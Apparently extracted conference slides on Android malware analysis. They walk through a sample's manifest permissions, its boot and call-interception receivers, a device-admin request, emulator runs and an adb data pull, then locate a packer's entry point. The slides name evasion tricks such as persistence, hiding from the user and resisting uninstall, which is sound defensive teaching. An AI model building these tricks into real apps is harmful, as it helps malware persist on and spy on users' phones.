
For a “browser update” ?  
What about an SDK? Probably not.  
Why anything other than a dialer?

# EXAMPLE 2

Surface Level - Android Manifest

- INTERNET
- READ\_PHONE\_STATE
- WAKE\_LOCK
- ACCESS\_NETWORK\_STATE
- RECEIVE\_BOOT\_COMPLETED
- READ\_PROFILE
- WRITE\_EXTERNAL\_STORAGE
- WRITE\_CONTACTS
- WRITE\_SETTINGS
- SYSTEM\_ALERT\_WINDOW
- CAMERA
- GET\_TASKS
- ACCESS\_COARSE\_LOCATION
- ACCESS\_FINE\_LOCATION
- ACCESS\_COARSE\_UPDATES
- READ\_CONTACTS
- PROCESS\_OUTGOING\_CALLS
- READ\_CALL\_LOG
- CALL\_PHONE
- WRITE\_CALL\_LOG
- MODIFY\_AUDIO\_SETTINGS

Unused permissions are common,  
but...



For a “browser update” ?  
What about an SDK? Probably not.  
Why anything other than a dialer?

# EXAMPLE 2

Surface Level - Android Manifest

```
<receiver android:enabled="true" android:exported="true" android:name="MainReceiver">
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.intent.action.SCREEN_ON"/>
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
        <action android:name="android.intent.action.PHONE_STATE"/>
    </intent-filter>
</receiver>
```

- BOOT\_COMPLETED - persistence
- USER\_PRESENT & SCREEN\_ON - be sneaky, hide when user is present
- NEW\_OUTGOING\_CALL - modify, reroute, or cancel the call
- PHONE\_STATE - incoming calls, dialing, off hook, etc.

# EXAMPLE 2

Surface Level - Android Manifest

Requests device admin  
Could make harder to uninstall

```
<receiver android:description="@string/device_admin_desc" android:id:label="@string/device_admin_label"  
    android:name="Raised" android:permission='android.permission.BIND_DEVICE_ADMIN'>  
    <meta-data android:name="android.app.device_admin" android:resource='@xml/device_admin_data' />  
    <intent-filter>  
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>  
    </intent-filter>  
</receiver>
```

policies / reasons defined in  
res/xml/device\_admin\_data.xml

```
<?xml version="1.0" encoding="utf-8"?>  
<device-admin  
    xmlns:android="http://schemas.android.com/apk/res/android">  
    <uses-policies>  
        <watch-login />  
    </uses-policies>  
</device-admin>
```

No reason given. Lazy dev?

Policy notifies app when login  
fails or succeeds. Maybe for  
sneaky. Maybe lazy copy / pasta.

# EXAMPLE 2


Emulator Fun

Quick way to get lots of info:  
Throw it in an emulator!

- Good for getting advertised behavior
- Getting malicious behavior is tricky
- App may detect emulators and behave differently
- Malicious behavior may be delayed by hours or days
- May need multiple API versions to support old malware
- Good to have a real device & emulator

# EXAMPLE 2


Emulator Fun - Run It



Hmm, I wonder what it does...

# EXAMPLE 2

Emulator Fun - Run It



- First run asks for device admin, which we already know
- After that, does nothing
- Main activity closes just immediately
- ... No legit behavior!


# EXAMPLE 2

Emulator Fun - /data/data Files

adb pull /data/data/net.sacrificed.stunningly/

Shared prefs file  
Could have behavior clues

```
pull: building file list...
pull: /data/data/net.sacrificed.stunningly/shared_prefs/hearings.xml -> ./shared_prefs/hearings.xml
pull: /data/data/net.sacrificed.stunningly/databases/asymmetrically-journal -> ./databases/asymmetrically-journal
pull: /data/data/net.sacrificed.stunningly/databases/asymmetrically -> ./databases/asymmetrically
pull: /data/data/net.sacrificed.stunningly/lib -> ./lib
failed to copy '/data/data/net.sacrificed.stunningly/lib' to './lib': No such file or directory
4 files pulled. 0 files skipped.
739 KB/s (33753 bytes in 0.044s)
```



Fire up sqlite browser  
More behavior clues

- Odd names, someone with a personality made this
- Lots of malware is bland and lacks personality
- Details add up, help correlate new samples

## EXAMPLE 2

Impressions


### Impressions

- Good english, unusual for malware
- Looks contrived, but it's typical
- Fairly advanced (spelling, sqlite, calls, personality)
- Find distribution, they're not done
- Find more samples, see how it changes

# PACKER BASICS

Head first into packers...

- Documented lots of packers in AHPL0 (presentation from DEFCON 22)
- [github.com/strazzere/android-unpacker](https://github.com/strazzere/android-unpacker)
- Packers
  - Similar to UPX and others - launcher stub and unfolding main application into memory
  - Performs anti-analysis/emulator tricks



# RUNNING INTO A PACKER

Head first into packers...

- Finding the applications first entry point...


```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="com.playgame.good.tankwars3D"
    installLocation="preferExternal"
    >
    <uses-sdk
        android:minSdkVersion="7"
        android:targetSdkVersion="15"
        >
    </uses-sdk>
    <application
        android:icon="@7F020001"
        android:name="com.merry.wapper.WapperApplication"
        android:debuggable="false"
        >
        <activity
            android:name="com.letang.adunion.ads.JoyAdJoymeng"
            android:launchMode="3"
            android:screenOrientation="0"
            configChanges="keyboardHidden|orientation"
            >
            </activity>
        </application>
    </manifest>
```

# RUNNING INTO A PACKER

Head first into packers...

- Finding the applications first entry point...

Package name



```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="com.playgame.good.tankwars3D"
    installLocation="preferExternal"
    >
    <uses-sdk
        android:minSdkVersion="7"
        android:targetSdkVersion="15"
        >
    </uses-sdk>
    <application
        android:icon="@7F020001"
        android:name="com.merry.wapper.WapperApplication"
        android:debuggable="false"
        >
        <activity
            android:name="com.letang.adunion.ads.JoyAdJoymeng"
            android:launchMode="3"
            android:screenOrientation="0"
            configChanges="keyboardHidden|orientation"
            >
        </activity>
```

# RUNNING INTO A PACKER

Head first into packers...

- Finding the applications first entry point...

Package name

Main Activity  
Entry Point

```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="com.playgame.good.tankwars3D"
    installLocation="preferExternal"
    >
    <uses-sdk
        android:minSdkVersion="7"
        android:targetSdkVersion="15"
        >
    </uses-sdk>
    <application
        android:icon="@7F020001"
        android:name="com.merry.wapper.WapperApplication"
        android:debuggable="false"
        >
        <activity
            android:name="com.letang.adunion.ads.JoyAdJoymeng"
            android:launchMode="3"
            android:screenOrientation="0"
            configChanges="keyboardHidden|orientation"
            >
        </activity>
    </application>
</manifest>
```

# RUNNING INTO A PACKER

Head first into packers...

- Finding the applications first entry point...

Package name


Main Activity  
Entry Point

Not impossible to be different,  
however this also abnormal...

```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="com.playgame.good.tankwars3D"
    installLocation="preferExternal"
    >
    <uses-sdk
        android:minSdkVersion="7"
        android:targetSdkVersion="15"
        >
        <application
            android:icon="@7F020001"
            android:name="com.merry.wapper.WapperApplication"
            android:debuggable="false"
            >
            <activity
                android:name="com.letang.adunion.ads.JoyAdJoymeng"
                android:launchMode="3"
                android:screenOrientation="0"
                configChanges="keyboardHidden|orientation"
                >
            
```

# WAPPER FUNCTIONS?

Let's remember our life cycle




"main" class for first entry point

# WAPPER FUNCTIONS?

Let's remember our life cycle

Execution flows down due to life cycle  
(visually because it's alphabetical right now)




"main" class for first entry point

# WAPPER FUNCTIONS?

Let's remember our life cycle

Execution flows down due to life cycle  
(visually because it's alphabetical right now)



"main" class for first entry point

